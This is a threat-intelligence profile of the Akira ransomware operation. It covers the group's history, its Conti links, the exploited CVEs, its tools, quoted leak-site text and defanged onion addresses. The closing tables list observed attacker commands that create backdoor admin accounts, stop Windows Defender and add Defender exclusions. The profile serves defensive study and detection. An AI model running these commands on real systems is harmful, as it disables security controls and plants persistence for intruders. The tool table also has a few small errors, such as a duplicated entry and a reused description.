THREAT PROFILE:

Akira Ransomware

TABLE OF CONTENTS

Executive Summary

First Identified:
2023

Operation style:
Ransomware-as-a-Service (RaaS)

Extortion method:
Double extortion - combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

Most frequently targeted industry:


- Industrials (Manufacturing)
- Industrials (Construction & Engineering)
- Consumer Cyclicals (Retail)

Most frequently targeted victim HQ region:

- North America

Known Associations:

- Punk Spider
- Gold Sahara
- IQOJ Ransomware
- Megazord Ransomware
- ZHQ Ransomware
- Exotic Lily
- Howling Scorpius
- xanonymoux
- Conti Ransomware
- Karakurt Hacking Team



INITIAL ACCESS → **PERSISTENCE** → **LATERAL MOVEMENT**

INITIAL ACCESS: Valid accounts, external remote services, exploit public facing application, trusted relationships, phishing (MITRE ATT&CK: T1078, T1133, T1190, T1199, T1566)

PERSISTENCE: Valid accounts, account manipulation, create account, browser extensions, server software component, boot or logon autostart execution (MITRE ATT&CK: T1078, T1098, T1136, T1176, T1505, T1547)

LATERAL MOVEMENT: Remote services, taint shared content, use alternate authentication material, remote service session hijacking, lateral tool transfer (MITRE ATT&CK: T1021, T1080, T1550, T1563, T1570)

Description

Akira ransomware was first observed in March 2023 and operates in the double extortion method, where victims' data is stolen and leaked if the ransom is not paid. Akira has been linked to the former Conti operation through TTPs, behaviors, blockchain analysis where Akira ransom payments were sent to Conti affiliated wallets. In June 2023, Avast researchers released a decryptor for the Akira ransomware; however, the threat actors then modified their encryptor indicating that the available decryptor no longer works. The group has been observed demanding ransom payments between 200,000 USD and 4 million USD.

Akira's name is widely believed to be from a 1988 anime movie with the same name. Additionally, the aesthetic is emulated by the operators on their data leak site. The ransomware developers likely based their name on the powerful entity within the anime movies, or from its related manga.

Akira operators gain initial access by using unauthorized logon to VPNs by targeting accounts that did not have multi-factor authentication (MFA) enabled, specifically targeting Cisco VPN products, and purchasing credentials or access from initial access brokers (IABs). Additionally, the operators have been observed targeted known vulnerabilities in Cisco, Fortinet, and Veeam products.

The group's data leak site does not host actual stolen data like other ransomware operations. The group utilizes links that require Torrenting software to download and view the stolen data. This tactic has previously been observed by the Clop ransomware operation when they listed victims targeted via the MOVEit vulnerability in 2023.

The group has been observed demanding ransom payments between 200,000 USD and 4 million USD.

In August 2023, a new variant of the Akira ransomware, Megazord, was observed being deployed. This variant was written in Rust and appends encrypted data with ".powerranges", whereas the previous version was written in Microsoft Visual C/C++ and appended encrypted data with ".akira." Additionally, two other variants of Akira were identified in 2023, IQOJ and ZHQ variants. The ransom notes observed with these variants led victims to the Akira TOR site.

Additionally, Akira maintains a Linux version of the malware that uses various symmetric key algorithms for file encryption, including AES, CAMELLIA, DES, and IDEA. The Linux version excludes the same file extensions and directories from file encryption as the Windows version; the ransom notes are the same. This indicates that the threat actor ported the Windows version to Linux.

In November 2025, the joint advisory for Akira was updated to include information related to the group's ongoing targeting of SonicWall devices and improvements. Akira was reported to have profited more than $200 million in ransom payments. Additionally, Akira was purportedly observed encrypting Nutanix AHV VM disk files for the first time, expanding their capabilities.

Description

In November 2023, prior victims of the Akira ransomware variant were contacted by a threat actor identifying themselves as “xanonymoux” who claimed to have gained access to a server hosting victim data exfiltrated by Akira. The threat actor then attempted to extort the victim for additional money in exchange for accessing the server and/or deleting the data from the Akira server. Additionally, xanonymoux claimed the Akira group was associated with the Karakurt Hacking Team; however, evidence of the connection remains unknown.

In March 2025, security researcher Yohanes Nugroho released a decryptor for the Linux variant of Akira Ransowmare, which utilizes GPU power to retrieve the decryption key and unlock files for free.

Unlike regular decryptors, this version brute-forces encryption keys by exploiting the way the Akira encryptor generates its encryption keys. Akira’s Linux variant generates its encryption keys based on the current time as a seed.

Akira Ransomware dynamically generates unique encryption keys for each file using four different timestamp seeds with nanosecond precision and hashes through 1,500 rounds of SHA-256. The keys are encrypted with RSA-4096 and appended at the end of each encrypted file.

The researcher utilized sixteen RTX 4090 GPUs to brute-force the decryption key in roughly 10 hours. However, depending on the number of files encrypted, the method could take up to a couple of days.

Akira has remained active in naming victims on their data leak site since March 2025; it is likely the group made additional adjustments to their encryptor to prevent decryption of files.

> Security researcher, Yohanas Nugroho, developed a decryption option for the Linux Akira Ransomware.

Between July and August 2025, multiple security vendors began reporting a significant increase of threat actors targeting SonicWall SSL VPN devices. Initial reports speculated about the presence of a potential zero-day vulnerability; however, SonicWall later released an advisory announcing that the group was likely targeting a previously reported vulnerability CVE-2024-40766.

Akira has since been reported to actively target exposed SonicWall portals with valid credentials and likely exploiting unpatched devices. The group has been observed creating new accounts for persistence, deploying tools such as:

- AnyDesk for persistence
- Rclone for data exfiltration
- Impacket for lateral movement


Additionally, the group has been observed conducting extensive enumeration activities, likely in an attempt to identify valuable assets.

It is very likely Akira will continue to target exposed and vulnerable services, like SSL VPN portals, over the next 12 months as this campaign has appeared to have been successful.

A ransomware variant was identified in 2017 with the same name; however, analysis revealed that the current-day Akira is very likely a different operation.


Previous Targets

Previous Industry Targets from 01 Jan 2025 to 31 Dec 2025




Previous Targets

Previous Victim HQ Regions from 01 Jan 2025 to 31 Dec 2025



Data Leak Site



```
Well, you are here. It means that you're suffering from cyber incident right now. Think of our actio
ns as an unscheduled forced audit of your network for vulnerabilities. Keep in mind that there is a
fair price to make it all go away.

Do not rush to assess what is happening - we did it to you. The best thing you can do is to follow o
ur instructions to get back to your daily routine, by cooperating with us you will minimize the dama
ge that might be done.

Those who choose different path will be shamed here publicly. The functionality of this blog is extr
emely simple - enter the desired command in the input line and enjoy the juiciest information that c
orporations around the world wanted to stay confidential.

Remember. You are unable to recover without our help. Your data is already gone and cannot be traced
to the place of final storage nor deleted by anyone besides us.


guest@akira:~$ help

List of all commands:

 leaks      — hacked companies
 news       — news about upcoming data releases
 contact    — send us a message and we will contact you
 help       — available commands
 clear      — clear screen

guest@akira:~$ news

+------------+----------------------+----------------------------------------------------------------+
| date ▼     | title ▼              | content                                                        |
+------------+----------------------+----------------------------------------------------------------+
| 2026-01-16 | [redacted]           | [redacted] is a comprehensive consulting and design-build f    |
|            |                      | irm based in Milwaukee, Wisconsin.                             |
```

hxxps://akiral2iz6a7qgd3ayp3l6yub7xx2uep76idk3u2kollpj5z3z636bad[.]onion/
hxxps://akiralkzxzq2dsrzsrvbr2xgbbu2wgsmxryd4csgfameg52n7efvr2id[.]onion/

Known Exploited Vulnerabilities

Vulnerability	Description	Product Affected	CVSS
CVE-2019-6693	Hardcoded Cryptographic Key Vulnerability	Fortinet FortiOS	7.5
CVE-2020-3259	Information Disclosure Vulnerability	Cisco ASA and FTD	7.5
CVE-2020-3580	Cross-Site Scripting (XSS) Vulnerability	Cisco ASA and FTD	6.1
CVE-2021-21972	RCE Vulnerability	VMware vCenter Server	9.8
CVE-2022-40684	Authentication Bypass Vulnerability	Fortinet FortiOS	9.8
CVE-2023-20269	Unauthorized Access Vulnerability	Cisco Adaptive Security Appliance Software and Firepower Threat Defense Software Remote Access VPN	9.1
CVE-2023-27532	Missing Authentication for Critical Function Vulnerability	Veeam Backup & Replication Cloud Connect	7.5
CVE-2023-28252	Elevation of Privileges Vulnerability	Windows Common Log File System (CLFS)	7.8
CVE-2023-48788	SQL Injection Vulnerability	Fortinet FortiClient EMS	9.8
CVE-2024-37085	Authentication Bypass Vulnerability	VMware ESXi	6.8

Known Exploited Vulnerabilities

Vulnerability	Description	Product Affected	CVSS
CVE-2024-40711	RCE Vulnerability	Veeam Backup & Replication	9.8
CVE-2024-40766	Improper Access Control Vulnerability	SonicWall SonicOS	9.8

Associations

Punk Spider

Akira alias used by CrowdStrike.

Gold Sahara

Akira alias used by SecureWorks.

IQOJ Ransomware

A new variant of the Akira ransomware observed in 2023.

Megazord Ransomware

A new variant of the Akira ransomware observed in August 2023.

ZHQ Ransomware

A new variant of the Akira ransomware observed in 2023.

Exotic Lily

A financially motivated threat group that has been known to act as an initial access broker for other malicious actors, including Akira ransomware operators.

Howling Scorpius

The operator group behind the Akira Ransomware operation, as tracked by Palo Alto Unit 42.

xanonymoux

In November 2023, security researchers reported that prior victims of Akira ransomware were contacted by an entity identifying themselves as “xanonymoux.” The entity claimed to have obtained access to a server hosting the victim’s data exfiltrated by Akira. The entity then attempted to extort the victim for additional funds to provide access to the purported server or delete the data. The connection between Akira and xanonymoux remains unknown; however, other operations have been observed using additional extortion methods similar to this tactic.

Conti Ransomware

Security researchers have reported that the Akira ransomware variant bears resemblance to the Conti ransomware builder that was leaked in 2022. Akira ignores the same file types and directories as Conti and has similar functions. Additionally, Akira ransomware transactions overlap with Conti threat actors on multiple occasions. In, at least, three separate transactions, Akira sent the full amount of their ransom payments to Conti affiliated addresses.

Associations

Karakurt Hacking Team

The entity, xanonymoux, claimed to prior victims of Akira ransomware that Akira was associated with the Karakurt Hacking Team. However, the entity did not elaborate on the connection and no additional connection has been identified.

Known Tools

7zip	A tool that is used to compress files into an archive. Used by threat actors to compress data before exfiltration.
AdFind	A free command-line query tool that can be used for gathering information from Active Directory.
Advanced IP Scanner	A fast and powerful network scanner with a user-friendly interface. It can locate all computers on your wired or wireless local network and scan their ports.
AnyDesk	A remote desktop application that provides remote access to computers and other devices.
BypassCredGuard	A utility used to bypass Windows Credential Guard.
certutil	A command-line program used to dump and display certification authority configuration information, configure Certificate Services, back up and restore CA components, and verify certificates, key pairs, and certificate chains.
CLOUDFLARED	A legitimate, publicly available command-line client for Cloudflare Tunnel, a tunneling daemon that serves as a proxy for traffic from the Cloudflare network to the endpoints.
cmd	A program used to execute commands on a Windows computer.
Cobalt Strike	A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed with in a single, integrated system.
conhost.exe	A Windows utility that is used to provide the ability to drag and drop files/folders directly into Command Prompt.
cscript.exe	The main executable for Windows Script Host (WSH). It is the command line version of the WSH service and facilitates command line options for setting up script properties.
decrypt.py	A script used for decrypting password data from Fortinet devices.
DomainPasswordSpray	An openly available GitHub project containing a PowerShell-based tool that can be used to conduct password spraying attacks.

Known Tools

DonPAPI	A tool that can locate and retrieve Windows Data Protection API (DPAPI) protected credentials, aka DPAPI dumping.
DWAgent	A software that runs on a computer that allows threat actors to control the compromised device.
FileZilla	A free open-source file transfer protocol software tool that allows users to set up FTP servers or connect to other FTP servers to exchange files.
FortiConfParser.py	Script used for remotely extracting the configuration of Fortinet devices.
HeartCrypt	A packer-as-a-service obfuscation tool used by Akira threat actors to hinder analysis.
Hlpdrv.sys	A malicious driver used to terminate protected or privileged processes and modify security descriptors to render files inaccessible.
Impacket	An open-source collection of modules written in Python for programmatically constructing and manipulating network protocols.
KillAV	A tool used to terminate antivirus related services and processes.
LANSweeper	An IT discovery & inventory platform that delivers insights into the status of users, devices, and software within IT environments.
LaZagne	An open-source application used to retrieve passwords stored on a local computer.
Level.io	A remote monitoring and management platform to implement peer-to-peer connections that has been used by malicious actors to gain remote access to victim machines.
Ligolo	A simple and lightweight tool for establishing SOCKS5 or TCP tunnels from a reverse connection in complete safety.
LogMeIn	A remote access tool that has been used by malicious threat actors to gain remote access to victim machines.
LSASS	A Windows process that takes care of security policy for the OS.

Known Tools

MASSCAN	A port scanner that can detect whether ports are open, complete the TCP connection and interaction with the application at that port to grab simple banner information.
MEGA	A cloud storage and file hosting service.
MEGASync	A cloud-based synchronization tool that is designed to work with the MEGA file-sharing service.
Mimikatz	An open-source application that allows users to view and save authentication credentials, including Kerberos tickets.
Minidump	A C# implementation of Mimikatz/pypykatz minidump functionality to get credentials from LSASS dumps.
MobaXterm	An application that provides X-Server capability for the Microsoft Windows OS. It allows applications running in the Unix/Linux environment to display graphical user interfaces on the MS Windows desktop.
net	A Windows utility that is used in command-line operations for control of users, groups, services, and network connections. It can gather system and network information, move laterally through SMB/Windows Admin Shares, and interact with services.
netcat	A utility tool that uses TCP and UDP connections to read and write in a network.
NetExec	A Linux-based network service exploitation tool that automates the assessment of large network security.
NetPass	A legitimate utility developed by NirSoft that recovers all network passwords stored on a system for the current logged-on user.
Netscan	A utility that scans within a subnet or IP range to check for devices.
netsh	A scripting utility used to interact with networking components on local or remote systems.
ngrok	A tool that exposes local servers behind NATs and firewalls to the public internet over secure tunnels.
nltest	A Windows command-line utility used to list domain controllers and enumerate domain trusts.

Known Tools

Non-Sucking Service Manager	A service manager that manages background and foreground services and processes.
NTDSUtil	A command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS).
OpenSSH	A suite of secure networking utilities based on the Secure Shell protocol. It is a connectivity tool for remote login with the SSH protocol.
PC Hunter	A toolkit for Windows with various powerful features for kernel structure viewing and manipulating.
Minidump	A C# implementation of Mimikatz/pypykatz minidump functionality to get credentials from LSASS dumps.
PoorTry	A Windows driver that implements process termination and requires a userland utility to initiate the functionality.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.
PowerShell Kerberos TicketDumper	A security tool that scans and analyzes files at kernel level; can help threat actors remove and disable security services/software.
PowerTool	A security tool that scans and analyzes files at kernel level; can help threat actors remove and disable security services/software.
PsExec	A utility tool that allows users to control a computer from a remote location.
PuTTY	A free and open-source terminal emulator, serial console, and network file transfer application.
Radmin	A remote access software that allows users to work on a remote computer in real time. Users can remotely access the same computer from multiple places and use advanced File Transfer function, multi-user Text and Voice chats, Remote Shutdown, and Telnet.
Rclone	A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.

Known Tools

RDP	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.
reconftw	A tool designed to perform automated recon on a target domain by running the best set of tools to perform scanning and finding vulnerabilities. It automates the entire process of reconnaissance for the user.
Remmina	An open-source remote desktop client for POSIX-based operating systems that allows users to connect to remote systems.
Remote Server Administration Tools (RSAT)	A Windows application that remotely manages the roles and features running Windows Server with snap-ins.
rundll32	A command line utility in Microsoft Windows used to run DLLs on the Windows operating system.
RustDesk	A remote access and remote control software, allowing threat actors to access victim machines remotely. The client is available for different operating systems.
ScreenConnect	AKA ConnectWise. A remote management software used to gain access to a remote computer.
Shanya Packer	A packer-as-a-service used to obfuscate and protect malware payloads, bypass security products, and facilitate EDR evasion. It provides features such as AMSI bypass, anti-VM, unique stubs per customer, and DLL side-loading.
ShareFinder	A PowerShell script used for network share discovery, part of the Veil-PowerView toolkit.
SharpDomainSpray	A very simple password spraying tool written in .NET. It takes a password then finds users in the domain and attempts to authenticate to the domain with that given password.
SharpHound	The official data collector for BloodHound; it is written in C# and uses native Windows API functions and LSAP namespace functions to collect data from domain controllers and domain-joined Windows systems.
SMB	A client-server communication protocol used for sharing access to files, printers, serial ports, and other resources on a network.
SoftPerfect	A network scanner that can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices.

Known Tools

StoneStop	A Windows userland utility that attempts to terminate processes by creating and loading a malicious driver, POORTRY.
SystemBC	AKA Coroxy. A malware written in C that turns infected computers into SOCKS5 proxies.
Tasklist	A utility that displays a list of applications and services with their Process IDs for all tasks running on either a local or a remote computer.
Temp.sh	A temporary file upload service that is frequently abused for data exfiltration.
Terminator	A tool reportedly capable of bypassing 24 different AV, EDR, and XDR security solutions, including Windows Defender.
Throttlestop.sys	A legitimate driver developed by TechPowerUp and used by the ThrottleStop app; the application is designed to monitor and correct CPU throttling issues, and is mostly used by gamers.
ToolPow	A tool that can be used to bypass security solutions.
VeeamHax.exe	A plaintext credential leaking tool.
VmConnect.exe	A tool that enables users to connect to and manage virtual machines running on Hyper-V hosts.
VssAdmin	A Windows service that allows taking manual or automatic backup copies of computer files or volumes.
wbadmin	A command line utility that is used to backup and restore OS, drive volumes, files, folders, and applications from a command line interface.
WebBrowserPassView	A password recovery tool that reveals the passwords stored by web browsers.
WinAPI	Microsoft's core set of application programming interfaces available in the Microsoft Windows OS. It creates and uses windows to display output, prompt for user input, and carry out the other tasks that support interaction with the user.
Windows Restart Manager	A library for reducing required reboots during software updates. The tool is often used by threat actors to support the encryption process and retrieve processes running on the system.

Known Tools

WinRAR	A trialware file archiver utility for Windows devices that can backup data and reduce the size of email attachments, open and unpack RAR, ZIP and other files downloaded from Internet, and create new archives in RAR and ZIP file format.
WinSCP	A free and open-source SFTP, FTP, WebDAV, S3, and SCP client for Windows that can be used to exfiltrate files to a remote server.
WMIC	A utility that provides a command-line interface for Windows Management Instrumentation.
WMIExec	A tool that allows threat actors to execute commands on a remote systems and/or establish a semi-interactive shell on a remote host.

Observed Behaviors: Windows

Tactic	Evidence Type	Observed Behavior
Execution	Command Execution	akira.exe -n=5 -p=C:\
		akira.exe SCRIPTALTD\{username} <PID> akira.exe -n=5 -p=C:\
		cscript.exe "C:\ProgramData\LogMeIn\avfilter.js" //Nologo //E:JScript
	Output/Artifact	C:\Users\install\Downloads\w.exe
Persistence	Command Execution	cmd.exe /C "Product.Configuration.Tool.exe" < C:\Windows\Temp\*.tmp
	Configuration Change	runas /netonly /user:<username> cmd.exe
		net user <username> <password> /active:no /domain
		net user admin <password> /ad
		net user backup <password> /add
		net user <username> <password>
		net localgroup Administrators <username> /add
		net localgroup Administradores backup /add
		net group "ESX Admins" <username> /domain /add
		net group "ESX Admins" /domain /add
Defense Evasion	Command Execution	cmd.exe /c C:\ProgramData\Microsoft\crome.exe
		svchost.exe -k DcomLaunch -p
		WmiPrvSE.exe -Embedding
		rundll32.exe WRusr.dll,SynProc
		takeown /f <path> /r /d s

Observed Behaviors: Windows

Tactic	Evidence Type	Observed Behavior
Defense Evasion	Command Execution	sc stop WinDefend
		cmd.exe Product.Configuration.Tool.exe < temp file
		regsvr32.exe /u ContextualMenu.dll
		EPConsole.exe /stop
		taskkill /F /IM RuntimeBroker_rustdesk.exe
		EPMaintenanceService.exe uninstall
	Configuration Change	reg add HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist
		Set-MpPreference Disable Microsoft Defender protections (multiple features)
		Add-MpPreference -ExclusionPath C:\ProgramData, C:\Windows
